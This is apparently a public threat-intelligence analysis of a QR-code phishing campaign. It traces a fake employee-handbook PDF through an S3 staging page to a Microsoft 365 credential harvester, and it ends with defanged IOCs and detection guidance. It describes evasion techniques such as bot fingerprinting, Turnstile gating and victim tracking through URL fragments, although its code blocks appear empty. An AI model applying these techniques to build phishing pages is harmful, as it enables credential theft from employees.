
TLP: WHITE — This analysis is cleared for public release.
All victim PII has been redacted. No credentials were submitted during analysis.
IOCs are provided at the end for detection use.
Overview
A live QR phishing (“quishing”) campaign was captured in the wild targeting corporate employees via a weaponized PDF disguised as an employee handbook. This isn’t a commodity phish — it’s a toolkit-grade, multi-stage attack built specifically to defeat automated email scanners, security sandboxes, and network proxies.
The full kill chain:
[PDF Lure via Email]
    → [QR Code Scan]
        → [AWS S3 Staging Page]
            → [Bot Detection + Cloudflare Turnstile]
                → [Credential Harvester @ login.mosystem[.]pics]
What makes this campaign technically interesting:
- No hyperlinks anywhere in the PDF — QR code only, bypassing email link scanners cold
- Victim email embedded as base64 in the URL fragment — never touches a server log
- Cloudflare Turnstile kills sandbox detonation at the gate
- Self-destructing page on bot/UA detection
- Infrastructure was modified less than 24 hours before analysis
Let’s walk through each stage.
Stage 1 — The Lure: Weaponized Employee Handbook PDF
The initial delivery is a PDF styled as a corporate “Employee Handbook & Benefits Guide” from a targeted company, claiming ISO 9001 certification (complete with logo badges).
 Cover page of the lure PDF — ISO certification badges add visual legitimacy
The third page drops the payload: a personalized instruction sheet addressed to a specific employee, with their User ID and the exact date the document was “issued,” followed by a QR code.
 The QR delivery page — annotated. Note the personalization fields (③), QR with embedded victim tracking (①), and the social engineering “confidential” warning (②)
Why the QR vector works so well:
Email security gateways scan URLs in email bodies and attachments. A QR code is just a PNG — there’s no hyperlink for a scanner to extract and detonate. The malicious URL lives entirely inside the image.
The “confidential” warning as a PSYOP:
The red warning block at the bottom deserves special mention:
“The information contained in this Handbook is confidential, and is intended solely for the use of the named addressee. No other person is authorized to access, scan, or re-use this Handbook.”
This is a dual-use social engineering element. It discourages the victim from forwarding the PDF to IT or a colleague for a second opinion — exactly the behavior that would get it caught. It frames reporting as a policy violation.
Stage 2 — QR Decoded: S3 Staging URL with Embedded Victim Tracking
Decoded QR payload:
https://amzn-pdf-secure.s3.eu-central-1[.]amazonaws.com/updated.html#[REDACTED_BASE64]
The base64 fragment decodes to the victim’s email address.
The bucket name trick: amzn-pdf-secure — crafted to look like an Amazon property at a glance. It is not. Anyone can create an S3 bucket with any name. The actual domain is still amazonaws.com, which makes it harder for URL reputation services to flag it (legitimate AWS domain, high Alexa rank, valid TLS cert from Amazon’s CA).
Fragment-based email passing — why it matters:
The #fragment portion of a URL is never sent to the server in HTTP requests. It exists only in the browser. This means:
- The victim’s email address never appears in S3 access logs
- Network proxies and DLP tools inspecting HTTP traffic cannot see it
- Web crawlers indexing the URL cannot harvest it
- The value is decoded entirely by client-side JavaScript
This is deliberate, clean attacker OPSEC — not an accident.
| |
Stage 3 — S3 Staging Page: Bot Detection + Turnstile Gate
Host: amzn-pdf-secure.s3.eu-central-1[.]amazonaws.com
File: updated.html
Last modified: 2026-03-10 22:50:28 UTC (active infrastructure — modified ~6 hours before analysis)
Size: 22,405 bytes
This is where the evasion engineering gets interesting.
3a. Bot / Analyst Detection
The page opens with a multi-signal bot fingerprint check:
| |
If detected as a bot, the entire page self-destructs:
| |
A scanner or crawler hitting this URL gets a blank page. No phishing content to flag. No URL to block. Clean.
The navigator.webdriver check is particularly notable — it catches Selenium and most headless Playwright/Puppeteer configurations that forget to spoof this flag. Automated sandbox detonation pipelines (VirusTotal, ANY.RUN, etc.) commonly use WebDriver-based automation and will hit this check.
3b. Cloudflare Turnstile — The Human Gate
After passing bot detection, the page loads a Cloudflare Turnstile CAPTCHA widget. startRedirect() only fires on onTurnstileSuccess:
| |
Turnstile uses behavioral signals, browser fingerprinting, and risk scoring to distinguish humans from automation. This blocks:
- URL sandbox detonation (most can’t solve behavioral CAPTCHAs)
- Automated phishing feed collectors
- Security vendor crawlers
3c. UI Deception — The “Opening Document” Theater
 Phase 1: “Access Granted” with animated padlock — victim feels they’ve successfully unlocked something
After passing Turnstile, a polished animated UI plays out over 3.5 seconds:
 Phase 2 annotated: fake macOS PDF toolbar (①), redirect container (②), 3.5s tracking delay (③), fake verification steps (④)
The UI elements:
- Fake macOS window chrome — red/yellow/green traffic light dots, monospace filename, PDF icon
- Animated skeleton lines — simulates a document loading
- Step-by-step progress — “Verification passed ✓”, “Preparing document… ✓”, “Opening PDF…”
- 3.5-second countdown —
DELAY_MS = 3500— engineered to feel like a real document fetch
This is pure theater. The delay serves two purposes: it makes the experience feel legitimate, and it gives the page time to re-encode the victim email and construct the final redirect URL.
Stage 4 — Credential Harvester
Target: https://login.mosystem[.]pics/IfXJzxmL
After the countdown, the victim is redirected with their email re-appended as a base64 fragment:
| |
The destination is almost certainly a Microsoft 365 / Entra ID login clone. The pre-seeded email allows the harvester to:
- Auto-populate the email field — no friction, higher conversion
- Pull the victim’s org logo from Microsoft’s CDN (
logincdn.msauth.net) using the email domain — creating a perfectly branded fake login page - Track per-victim conversion on the attacker’s C2 backend
Infrastructure Map
Attack Flow:
- PDF Lure (HR theme) — weaponized employee handbook delivered via email
- QR Code — victim scans, decodes to malicious URL
- AWS S3 Staging Page —
amzn-pdf-secure.s3.eu-central-1.amazonaws.com/updated.html- Bot detection (UA patterns, navigator.webdriver, navigator.languages)
- Cloudflare Turnstile CAPTCHA gate
- 3.5-second animated UI delay
- Credential Harvester —
login.mosystem[.]pics/IfXJzxmL#[base64(victim_email)]- Microsoft 365 / Entra ID login clone
- Logo auto-harvested from Microsoft CDN
- Email pre-filled from fragment
IOCs
| Type | Value | Status |
|---|---|---|
| Domain | amzn-pdf-secure.s3.eu-central-1.amazonaws.com | Active as of 2026-03-11 |
| Domain | login.mosystem[.]pics | Active as of 2026-03-11 |
| URL | https://amzn-pdf-secure.s3.eu-central-1[.]amazonaws[.]com/updated.html | Active |
| URL | https://login.mosystem[.]pics/IfXJzxmL | Active |
| File modified | updated.html — 2026-03-10 22:50:28 UTC |
IOCs are defanged with
[.]— re-fang before importing to threat intel platforms.
Detection & Hunting
Email Gateway
- Flag PDFs containing QR codes that encode external URLs
- QR-to-URL extraction in email attachment scanning pipelines (most don’t do this yet)
- Flag PDFs with no embedded hyperlinks but containing QR code images (common pattern for quishing lures)
DNS / Proxy
- Block
mosystem.picsand all subdomains - Alert on S3 bucket names matching
amzn*,amazon*,aws-*patterns (typosquat impersonation) - Flag TLS connections to
*.s3.*.amazonaws.comfrom mobile devices (QR scan → browser = mobile)
SIEM / EDR
- QR scanner app → system browser launch → non-corporate external domain: high-fidelity alert
- Alert on
navigator.webdriverchecks in JS (via proxy SSL inspection)
User Training Red Flags
- HR documents delivered by email asking you to scan a QR code to access content
- “Confidential — do not share” language discouraging forwarding to IT
- Any login page reached via a QR code (should be navigated to directly via known URL)
Key Takeaways
QR codes are email scanner blind spots. The malicious URL is inside an image. Until QR-to-URL extraction is standard in email security pipelines, this vector will keep working.
Fragment-based victim tracking is clean OPSEC. No email address in logs, no email address in network traffic. Pure client-side. This is not a beginner trick.
Cloudflare Turnstile as an evasion gate is becoming standard. Expect to see this in most polished phishing kits going forward. Sandbox detonation pipelines need to solve this or they’ll miss entire campaigns.
The lure quality is high. ISO certification logos, personalized User ID, correct date, plausible corporate formatting — this would fool most users. The “confidential” warning is a particularly well-designed social engineering element.
Infrastructure was fresh. Modified 6 hours before analysis. Active campaigns move fast — IOCs age quickly.
Analysis performed in an isolated sandboxed environment. No credentials were submitted. No victim systems or data were accessed. All PII redacted.
If you encountered this PDF, forward it to your security team and do not scan the QR code.